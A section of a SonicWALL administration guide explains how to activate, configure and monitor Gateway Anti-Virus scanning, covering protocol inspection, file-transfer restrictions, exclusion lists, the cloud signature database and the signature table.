
SonicWALL GAV can be configured to protect against internal threats as well as those originating outside the network. It operates over a multitude of protocols including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols, to provide administrators with comprehensive network threat prevention and control. Because files containing malicious code and viruses can also be compressed and therefore inaccessible to conventional anti-virus solutions, SonicWALL GAV integrates advanced decompression technology that automatically decompresses and scans files on a per packet basis.

**Topics:**

- [“SonicWALL GAV Multi-Layered Approach” on page 1316](#)
- [“SonicWALL GAV Architecture” on page 1318](#)
- [“Setting Up SonicWALL Gateway Anti-Virus Protection” on page 1319](#)
- [“Viewing SonicWALL GAV Status Information” on page 1322](#)
- [“Updating SonicWALL GAV Signatures” on page 1323](#)
- [“Specifying Protocol Filtering and GAV Global Settings” on page 1323](#)
- [“Viewing SonicWALL GAV Signatures” on page 1330](#)

## SonicWALL GAV Multi-Layered Approach


SonicWALL GAV delivers comprehensive, multi-layered anti-virus protection for networks at the desktop, the network, and at remote sites. SonicWALL GAV enforces anti-virus policies at the gateway to ensure all users have the latest updates and monitors files as they come into the network.

**Topics:**

- [“Remote Site Protection” on page 1317](#)


- “Internal Network Protection” on page 1317
- “HTTP File Downloads” on page 1318
- “Server Protection” on page 1318

## Remote Site Protection



1. Users send typical e-mail and files between remote sites and the corporate office.
2. SonicWALL GAV scans and analyses files and e-mail messages on the SonicWALL security appliance.
3. Viruses are found and blocked before infecting the remote desktop.
4. Virus is logged and an alert is sent to the administrator.


## Internal Network Protection



1. Internal user contracts a virus and releases it internally.


2. All files are scanned at the gateway before being received by other network users.
3. If a virus is found, the file is discarded.
4. Virus is logged and an alert is sent to the administrator.

## HTTP File Downloads



1. Client makes a request to download a file from the Web.
2. File is downloaded through the Internet.
3. File is analyzed the SonicWALL GAV engine for malicious code and viruses.
4. If a virus is found, the file is discarded.
5. Virus is logged and an alert is sent to the administrator.

## Server Protection




1. Outside user sends an incoming e-mail.
2. E-mail is analyzed by the SonicWALL GAV engine for malicious code and viruses before receipt by the e-mail server.
3. If a virus is found, the threat is prevented.
4. E-mail is returned to sender, virus is logged, and an alert is sent to the administrator.

## SonicWALL GAV Architecture

SonicWALL GAV is based on SonicWALL's high performance DPIv2.0 engine (Deep Packet Inspection version 2.0) engine, which performs all scanning directly on the SonicWALL security appliance. SonicWALL GAV includes advanced decompression technology that can automatically decompress and scan files on a per packet basis to search for viruses and malware. The SonicWALL GAV engine can perform base64 decoding without ever reassembling the entire base64 encoded mail stream. Because SonicWALL's GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine.

Base64 decoding and ZIP, LZH, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis. Reassembly free virus scanning functionality of the SonicWALL GAV engine is inherited from the Deep Packet Inspection engine, which is capable of scanning streams without ever buffering any of the bytes within the stream.



Building on SonicWALL's reassembly-free architecture, GAV has the ability to inspect multiple application protocols, as well as generic TCP streams, and compressed traffic. SonicWALL GAV protocol inspection is based on high performance state machines which are specific to each supported protocol. SonicWALL GAV delivers protection by inspecting over the most common protocols used in today's networked environments, including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols. This closes potential backdoors that can be used to compromise the network while also improving employee productivity and conserving Internet bandwidth.

## Setting Up SonicWALL Gateway Anti-Virus Protection

### Topics:

- [“SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS License Activation” section on page 1319](#)
- [“Activating SonicWALL Gateway Anti-Virus Protection” section on page 1320](#)

## SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS License Activation

If you do not have SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service installed on your SonicWALL security appliance, the **Security Services > Intrusion Prevention** page indicates an upgrade is required and includes a link to activate it from your SonicWALL security appliance management interface. To activate a SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service on your SonicWALL security appliance, you need to purchase a SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license

- From a SonicWALL reseller

- Through your mysonicwall.com account (limited to customers in the USA and Canada)



Tip

---

If your SonicWALL security appliance is connected to the Internet and registered at mysonicwall.com, you can activate a 30-day FREE TRIAL of SonicWALL Gateway Anti-Virus, SonicWALL Anti-Spyware, and SonicWALL Intrusion Prevention Service separately from the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, and **Security Services > Intrusion Prevention** pages in the management interface.

---

Because SonicWALL Gateway Anti-Virus Service is part of the unified SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you will receive a single License Key to activate all three services on your SonicWALL security appliance.

You must activate the SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from the **Security Services > Intrusion Prevention** page first. Once you have activated Intrusion Prevention Service, you can then activate SonicWALL Gateway Anti-Virus and SonicWALL Anti-Spyware.

If you have an License Key for SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you can activate your license in these ways:

- Through mysonicwall.com.

The activation is automatically enabled on your SonicWALL security appliance within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to immediately update your SonicWALL security appliance.

- Go to the **System > Licenses** page to activate your license, as described in the [“Manually Activating, Upgrading, or Renewing for Closed Environments”](#) section on page 118.



Note

---

Manual upgrade of the encrypted License Keyset is only for Closed Environments. If your SonicWALL security appliance is connected to the Internet, it is recommended you use the automatic registration and Security Services upgrade features of your appliance.

---

## Activating SonicWALL Gateway Anti-Virus Protection

Activating the SonicWALL Gateway Anti-Virus license on your SonicWALL security appliance does not automatically enable the protection. To configure SonicWALL Gateway Anti-Virus to begin protecting your network, you need to perform the following steps:

- 
- Step 1** Activate the Intrusion Prevention Service, as described in [“Setting Up SonicWALL Intrusion Prevention Service Protection”](#) on page 1336.



**Step 2** Navigate to the **Security Services > Gateway Anti-Virus** page.

Security Services / **Gateway Anti-Virus**

Accept  Cancel

**Gateway Anti-Virus Status**

Gateway Anti-Virus Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 10/29/2013 16:21:27.000 <input type="button" value="Update"/>
Last Checked:	10/30/2013 15:06:35.288
Gateway Anti-Virus Expiration Date:	10/10/2016
<b>Note:</b> Enable the Gateway Anti-Virus per zone from the <a href="#">Network &gt; Zones</a> page.	

**Gateway Anti-Virus Global Settings**

Enable Gateway Anti-Virus

Protocols	HTTP	FTP	IMAP	SMTP	POP3	CIFS/Netbios	TCP Stream
Enable Inbound Inspection	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Enable Outbound Inspection	<input type="checkbox"/>	<input type="checkbox"/>		<input type="checkbox"/>			<input type="checkbox"/>
Protocol Settings	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	

Enable Cloud Anti-Virus Database  
(0 signatures available on the cloud AV Database.)

**Step 3** Enable SonicWALL Gateway Anti-Virus on your SonicWALL security appliance by selecting the **Enable Gateway Anti-Virus** checkbox in the **Gateway Anti-Virus Global Settings** section.

**Gateway Anti-Virus Global Settings**

Enable Gateway Anti-Virus

**Step 4** Optionally, specify protocol filtering and GAV global settings, as described in [“Specifying Protocol Filtering and GAV Global Settings” on page 1323](#).

**Step 5** Optionally, enable the cloud database, as described in [“Cloud Anti-Virus Database” on page 1328](#).

**Step 6** Click the **Accept** button at the top of the page.

You must specify the zones for which you want SonicWALL GAV protection on the **Network > Zones** page.

- Step 7** In the **Gateway Anti-Virus Status** section, click on the **Network > Zones** link in the **Note: Enable the Gateway Anti-Virus per zone from the Network Zones page.**

Gateway Anti-Virus Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 02/19/2014 09:26:04.000 <input type="button" value="Update"/>
Last Checked:	02/19/2014 10:49:28.112
Gateway Anti-Virus Expiration Date:	10/10/2016
<b>Note:</b> Enable the Gateway Anti-Virus per zone from the <a href="#">Network &gt; Zones</a> page.	

- Step 8** Enable SonicWALL GAV on zones in the **Network > Zones** page, as described in the [“Adding and Configuring Zones”](#) section on page 314. Select the **Enable Gateway Anti-Virus Service** checkbox.

You can enforce SonicWALL GAV not only between each network zone and the WAN, but also between internal zones. For example, enabling SonicWALL GAV on the LAN zone enforces anti-virus protection on all incoming and outgoing LAN traffic. You also enable SonicWALL GAV protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.

- Step 9** Enable the Anti-Spyware service as described in [“Setting Up SonicWALL Anti-Spyware Service Protection”](#) on page 1345.

## Viewing SonicWALL GAV Status Information

The **Gateway Anti-Virus Status** section shows the state of the anti-virus signature database, including the database's timestamp, and the time the SonicWALL signature servers were last checked for the most current database version. The SonicWALL security appliance automatically attempts to synchronize the database on startup, and once every hour.

Gateway Anti-Virus Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 02/19/2014 09:26:04.000 <input type="button" value="Update"/>
Last Checked:	02/19/2014 10:49:28.112
Gateway Anti-Virus Expiration Date:	10/10/2016
<b>Note:</b> Enable the Gateway Anti-Virus per zone from the <a href="#">Network &gt; Zones</a> page.	

The **Gateway Anti-Virus Status** section displays the following information:

- **Signature Database** indicates whether the signature database is being downloaded, has been downloaded, or needs to be downloaded. The signature database is updated automatically about once an hour, but you can update it manually, as described in [“Updating SonicWALL GAV Signatures”](#) on page 1323.
- **Signature Database Timestamp** displays the last update to the SonicWALL GAV signature database, not the last update to your SonicWALL security appliance.

- **Last Checked** indicates the last time the SonicWALL security appliance checked the signature database for updates. The SonicWALL security appliance automatically attempts to synchronize the database on startup, and once every hour.
- **Gateway Anti-Virus Expiration Date** indicates the date when the SonicWALL GAV service expires. If your SonicWALL GAV subscription expires, the SonicWALL IPS inspection is stopped and the SonicWALL GAV configuration settings are removed from the SonicWALL security appliance. These settings are automatically restored after renewing your SonicWALL GAV license to the previously configured state.
- **Note: Enable the Gateway Anti-Virus per zone from the [Network > Zones](#) page** displays the **Network > Zones** page for applying SonicWALL GAV on zones when you click on the **Network > Zones** link.



**Note** Refer to [“Setting Up SonicWALL Gateway Anti-Virus Protection” on page 1319](#) for instructions on applying SonicWALL GAV protection to zones.

## Updating SonicWALL GAV Signatures

By default, the SonicWALL security appliance running SonicWALL GAV automatically checks the SonicWALL signature servers once an hour. There is no need to constantly check for new signature updates. You can also manually update your SonicWALL GAV database at any time by clicking the **Update** button located in the **Gateway Anti-Virus Status** section.

SonicWALL GAV signature updates are secured. The SonicWALL security appliance must first authenticate itself with a pre-shared secret, created during the SonicWALL Distributed Enforcement Architecture licensing registration. The signature request is transported through HTTPS, along with full server certificate verification.

## Specifying Protocol Filtering and GAV Global Settings

Gateway Anti-Virus Global Settings							
<input type="checkbox"/> Enable Gateway Anti-Virus							
Protocols	HTTP	FTP	IMAP	SMTP	POP3	CIFS/Netbios	TCP Stream
Enable Inbound Inspection	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Enable Outbound Inspection	<input type="checkbox"/>	<input type="checkbox"/>		<input type="checkbox"/>			<input type="checkbox"/>
Protocol Settings	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	<input type="button" value="Settings"/>	
<input type="button" value="Configure Gateway AV Settings"/>		<input type="button" value="Reset Gateway AV Settings"/>					

Application-level awareness of the type of protocol that is transporting the violation allows SonicWALL GAV to perform specific actions within the context of the application to gracefully handle the rejection of the payload.

By default, SonicWALL GAV inspects all inbound **HTTP**, **FTP**, **IMAP**, **SMTP** and **POP3** traffic. Generic **TCP Stream** can optionally be enabled to inspect all other TCP based traffic, such as non-standard ports of operation for SMTP and POP3, and IM and P2P protocols.

### Topics:

- [“Enabling Inbound Inspection” on page 1324](#)
- [“Enabling Outbound Inspection” on page 1324](#)

- [“Restricting File Transfers Protocol Settings” on page 1325](#)
- [“Configuring Gateway AV Global Settings” on page 1326](#)
- [“Cloud Anti-Virus Database” on page 1328](#)

## Enabling Inbound Inspection

Within the context of SonicWALL GAV, the **Enable Inbound Inspection** protocol traffic handling refers to the following:

- Non-SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to any zone.
- Non-SMTP traffic from a Public zone destined to an Untrusted zone.
- SMTP traffic initiating from a non-Trusted zone destined to a Trusted, Wireless, Encrypted, or Public zone.
- SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to a Trusted, Wireless, or Encrypted zone.

The **Enable Inbound Inspection** protocol traffic handling is represented as a table:


SMTP Traffic					
To \ From	Trusted	Encrypted	Wireless	Public	Untrusted
Trusted	✓	✓	✓		
Encrypted	✓	✓	✓		
Wireless	✓	✓	✓		
Public	✓	✓	✓	✓	✓
Untrusted	✓	✓	✓	✓	✓
All Other Traffic					
To \ From	Trusted	Encrypted	Wireless	Public	Untrusted
Trusted	✓	✓	✓	✓	✓
Encrypted	✓	✓	✓	✓	✓
Wireless	✓	✓	✓	✓	✓
Public					✓
Untrusted					

## Enabling Outbound Inspection

The **Enable Outbound Inspection** feature is available for HTTP, FTP, SMTP, and TCP Stream traffic.

## Restricting File Transfers Protocol Settings

For each protocol you can restrict the transfer of files with specific attributes by clicking on the **Settings** button under the protocol in the **Gateway Anti-Virus Global Settings** section. The **Gateway AV Config View** window displays.



The screenshot shows a window titled "SMTP Settings" with three checked options:

- Restrict Transfer of password-protected ZIP files
- Restrict Transfer of MS-Office type files containing macros (VBA 5 and above)
- Restrict Transfer of packed executable files (UPX, FSG, etc.)

These settings restrict transfer settings include:

- **Restrict Transfer of password-protected Zip files** - Disables the transfer of password protected ZIP files over any enabled protocol. This option only functions on protocols (e.g. HTTP, FTP, SMTP) that are enabled for inspection.
- **Restrict Transfer of MS-Office type files containing macros (VBA 5 and above)** - Disables the transfers of any MS Office 97 and above files that contain VBA macros.
- **Restrict Transfer of packed executable files (UPX, FSG, etc.)** - Disables the transfer of packed executable files. Packers are utilities which compress and sometimes encrypt executables. Although there are legitimate applications for these, they are also sometimes used with the intent of obfuscation, so as to make the executables less detectable by anti-virus applications. The packer adds a header that expands the file in memory, and then executes that file. SonicWALL Gateway Anti-Virus currently recognizes the most common packed formats: UPX, FSG, PKLite32, Petite, and ASPack. additional formats are dynamically added along with SonicWALL GAV signature updates.

## Configuring Gateway AV Global Settings

Clicking the **Configure Gateway AV Settings** button at the bottom of the **Gateway Anti-Virus Global Settings** section displays the **Gateway AV Config View** window, which allows you to enable/disable Gateway AV settings, configure clientless notification alerts, and create a SonicWALL GAV exclusion list.

**Gateway AV Settings**

Disable SMTP Responses

Disable detection of EICAR test virus

Enable HTTP Byte-Range requests with Gateway AV

Enable FTP 'REST' requests with Gateway AV

Do not scan parts of files with high compression ratios

**HTTP Clientless Notification**

Enable HTTP Clientless Notification Alerts

**Message to Display when Blocking**

This request is blocked by the SonicWALL Gateway Anti-Virus Service.

**Gateway AV Exclusion List**

Enable Gateway AV Exclusion List

From Address	To Address	Configure
No Entries		

Add... Delete All

### Topics:

- [“Configuring Gateway Anti-Virus Settings” on page 1326](#)
- [“Configuring HTTP Clientless Notification” on page 1327](#)
- [“Configuring a SonicWALL GAV Exclusion List” on page 1327](#)

## Configuring Gateway Anti-Virus Settings

You can enable or disable these AV settings:

- **Disable SMTP Response** - If you want to suppress the sending of e-mail messages (SMTP) to clients from SonicWALL GAV when a virus is detected in an e-mail or attachment, check the **Disable SMTP Responses** box. By default, the setting is enabled.




**Caution** The following options should not be changed without recommendation from Dell SonicWALL technical support.

- **Disable detection of EICAR test virus** - Disables detection of the EICAR test virus (disabling detection of this test virus helps reduce false positives when other vendors' client AV definitions are downloaded). By default, the setting is enabled.
- **Enable HTTP Byte-Range requests with Gateway AV** - Allows usage of HTTP byte range requests when GAV is enabled. By default, the setting is disabled.

- **Enable FTP 'REST' requests with Gateway AV** - Allows FTP REST command usage when GAV is enabled. By default, the setting is disabled.
- **Do not scan parts of files with high compression ratios.** - Disables the scanning of files with high compression ratios. By default, the setting is to scan.

## Configuring HTTP Clientless Notification

The HTTP Clientless Notification feature notifies users when GAV detects an incoming threat from an HTTP server. To configure this feature, in the **HTTP Clientless Notification** section, check the **Enable HTTP Clientless Notification Alerts** box and enter a message in the **Message to Display when Blocking** field.



**HTTP Clientless Notification**

Enable HTTP Clientless Notification Alerts

**Message to Display when Blocking**

This request is blocked by the SonicWALL Gateway Anti-Virus Service.

If this option disabled, when GAV detects an incoming threat from an HTTP server, GAV blocks the threat and the user receives a blank HTTP page. Typically, users will attempt to reload the page because they are not aware of the threat. The HTTP Clientless Notification feature informs the user that GAV detected a threat from the HTTP server.



Tip

The HTTP Clientless Notification feature is also available for SonicWALL Anti-Spyware.

Optionally, you can configure the timeout for the HTTP Clientless Notification on the **Security Services > Summary** page under the **Security Services Summary** heading. For more information, see ["Security Services Settings" on page 1263](#).

## Configuring a SonicWALL GAV Exclusion List

Any IP addresses listed in the exclusion list bypass virus scanning on their traffic. The **Gateway Anti-Virus Global Settings** section provides the ability to define a range of IP addresses whose traffic will be excluded from SonicWALL GAV scanning.



Caution

Use caution when specifying exclusions to SonicWALL GAV protection.

To add an IP address range for exclusion, perform these steps:

- Step 1** In the **Gateway Anti-Virus Global Settings** section, click the **Configure Gateway AV Settings** button. The **Gateway AV Config View** window displays.

- Step 2** Click the **Enable Gateway AV Exclusion List** checkbox.

- Step 3** Click the **Add** button. The **Add GAV Range Entry** window displays.

- Step 4** Enter the IP address range in the **IP Address From** and **IP Address To** fields, then click **OK**.

Your IP address range appears in the **Gateway AV Exclusion List** table. Click the **Edit** icon in the **Configure** column to change an entry or click the **Delete** icon to delete an entry.

- Step 5** Click **OK** to exit the **Gateway AV Config View** window.

## Cloud Anti-Virus Database

The Cloud Gateway Anti-Virus feature introduces an advanced malware scanning solution that compliments and extends the existing Gateway AV scanning mechanisms present on SonicWALL firewalls to counter the continued growth in the number of malware samples in the wild.

Cloud Gateway Anti-Virus expands the Reassembly Free Deep Packet Inspection engine capabilities by consulting with the datacenter-based malware analysis servers. This approach keeps the foundation of RFDPI-based malware detection by providing a low-latency, real-time solution that is capable of scanning unlimited numbers of files of unlimited size on all protocols that are presently supported without adding any significant incremental processing overhead to



the appliances themselves. With this additional layer of security, SonicWALL's Next Generation Firewalls are able to extend their current protection to cover multiple millions of pieces of malware.

To enable the Cloud Gateway Anti-Virus feature, select the **Enable Cloud Anti-Virus Database** checkbox.

Optionally, certain cloud-signatures can be excluded from being enforced to alleviate false positive problems or to enable downloading specific virus files as necessary.

## Configuring an Exclusion List

To configure the exclusion list, perform the following steps:

- Step 1** In the **Gateway Anti-Virus Global Settings** section, click the **Cloud AV DB Exclusion Settings** button. The **Add Cloud AV Exclusion** window displays.

The screenshot shows a window titled "Cloud AV Exclusions List". On the left, there is a text input field labeled "Cloud AV Signature ID:" with the value "98765". Below it is a list box labeled "List:" containing two entries: "123975" and "5453123", with "5453123" selected. On the right side of the window, there are five buttons: "Add", "Update", "Remove", "Remove All", and "Sig Info".

- Step 2** Enter the **Cloud AV Signature ID**. This must be a numeric value.
- Step 3** Click the **Add** button.
- Step 4** To update the signature database, click the **Update** button.
- Step 5** To delete a signature from the list, select the signature and then click the **Remove** button.
- Step 6** To delete the entire list, click the **Remove All** button.
- Step 7** To view the latest information on a signature, select the signature ID in the list and click the **Sig Info** button. The SonicALERT website is displayed with the information for the signature,
- Step 8** Click **OK** when you have finished configuring the Cloud AV exclusion list.

## Viewing SonicWALL GAV Signatures

The **Gateway Anti-Virus Signatures** section allows you to view the contents of the SonicWALL GAV signature database. All the entries displayed in the **Gateway Anti-Virus Signatures** table are from the SonicWALL GAV signature database downloaded to your SonicWALL security appliance.

Gateway Anti-Virus Signatures Items 1 to 50 (of 21778)

View Style: First letter: All Signatures 21778 malware family signatures    Lookup Signatures Containing String:

#	Name	Enable
1	007SpySoft.G (Trojan)	<input checked="" type="checkbox"/>
2	0507.DP (Exploit)	<input checked="" type="checkbox"/>
3	1.GEN_2 (Trojan)	<input checked="" type="checkbox"/>
4	18795.512 (Trojan)	<input checked="" type="checkbox"/>
5	43.0 (Trojan)	<input checked="" type="checkbox"/>
6	4Shared (Adware)	<input checked="" type="checkbox"/>
7	4Shared_2 (Trojan)	<input checked="" type="checkbox"/>
8	4Shared_3 (Adware)	<input checked="" type="checkbox"/>
9	50.H (Trojan)	<input checked="" type="checkbox"/>
10	66c.612 (Virus)	<input checked="" type="checkbox"/>
11	AB.GEN (Trojan)	<input checked="" type="checkbox"/>
12	Abal (Virus)	<input checked="" type="checkbox"/>
13	Abominog (Virus)	<input checked="" type="checkbox"/>
14	Abraxas (Virus)	<input checked="" type="checkbox"/>



**Note** Signature entries in the database change over time in response to new threats.

### Topics:

- [“Displaying GAV Signatures” on page 1330](#)
- [“Navigating the Gateway Anti-Virus Signatures Table” on page 1331](#)
- [“Searching the Gateway Anti-Virus Signature Database” on page 1331](#)
- [“Displaying Signature Information” on page 1331](#)

## Displaying GAV Signatures

Gateway Anti-Virus Signatures Items 1 to 2 (of 2)

View Style: First letter: 0 2 of 21778 signatures start with "0"    Lookup Signatures Containing String:

#	Name	Enable
1	007SpySoft.G (Trojan)	<input checked="" type="checkbox"/>
2	0507.DP (Exploit)	<input checked="" type="checkbox"/>


You can display the signatures in a variety of views using the **View Style** menu. In the **First Letter** pull-down menu, select one of these:

- **Use Search String** - Allows you to display signatures containing a specified string entered in the **Lookup Signatures Containing String** field, as described in [“Searching the Gateway Anti-Virus Signature Database” on page 1331](#).
- **All Signatures** - Displays all the signatures in the table, 50 to a page.
- **0 - 9** - Displays signature names beginning with the number you select from the menu.
- **A - Z** - Displays signature names beginning with the letter you select from the menu.

You can also enable or disable a signature by clicking the checkbox in the **Enable** column for that signature and clicking the **Accept** button at the top of the page.


## Navigating the Gateway Anti-Virus Signatures Table

The SonicWALL GAV signatures are displayed 50 to a page in the **Gateway Anti-Virus Signatures** table. The **Items** field displays the table number of the first signature. If you're displaying the second page of a signature table, the entry might be **Items 51 to 58 (of 58)**. Use the navigation buttons to navigate the table.



## Searching the Gateway Anti-Virus Signature Database

You can search the signature database by entering a search string in the **Lookup Signatures Containing String** field, then clicking the **Edit** icon.



